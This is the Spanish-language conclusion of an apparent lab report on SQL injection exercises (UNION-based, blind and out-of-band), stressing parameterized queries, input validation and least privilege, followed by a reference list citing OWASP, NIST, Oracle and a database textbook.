La realización de estos laboratorios permitió comprender de forma práctica cómo diferentes vectores de entrada, como parámetros en XML, cookies o campos aparentemente inofensivos, pueden convertirse en puntos críticos de explotación cuando no se aplican controles adecuados. Técnicas como SQL Injection basada en UNION, Blind SQLi y exfiltración fuera de banda demuestran que no basta con ocultar errores o implementar un WAF, ya que un atacante con conocimientos técnicos puede evadir filtros y extraer información sensible igualmente. El impacto en el mundo real es significativo, pues estas vulnerabilidades pueden comprometer credenciales administrativas, bases de datos completas y, en consecuencia, la confidencialidad, integridad y disponibilidad de la información. Estos ejercicios refuerzan la importancia de aplicar desarrollo seguro desde el diseño, especialmente mediante consultas parametrizadas, validación estricta de entradas y el principio de mínimo privilegio, entendiendo que la seguridad no es un complemento, sino un requisito fundamental en cualquier sistema.



Referencias

Oracle Corporation. (n.d.). *Oracle Database SQL language reference*.
<https://docs.oracle.com/en/database/oracle/oracle-database/>

Elmasri, R., & Navathe, S. B. (2016). *Fundamentals of database systems* (7th ed.). Pearson.

OWASP Foundation. (2021). *OWASP Top 10: The ten most critical web application security risks*. <https://owasp.org/Top10/>

National Institute of Standards and Technology. (2020). *Security and privacy controls for information systems and organizations (SP 800-53 Rev. 5)*. U.S. Department of Commerce. <https://doi.org/10.6028/NIST.SP.800-53r5>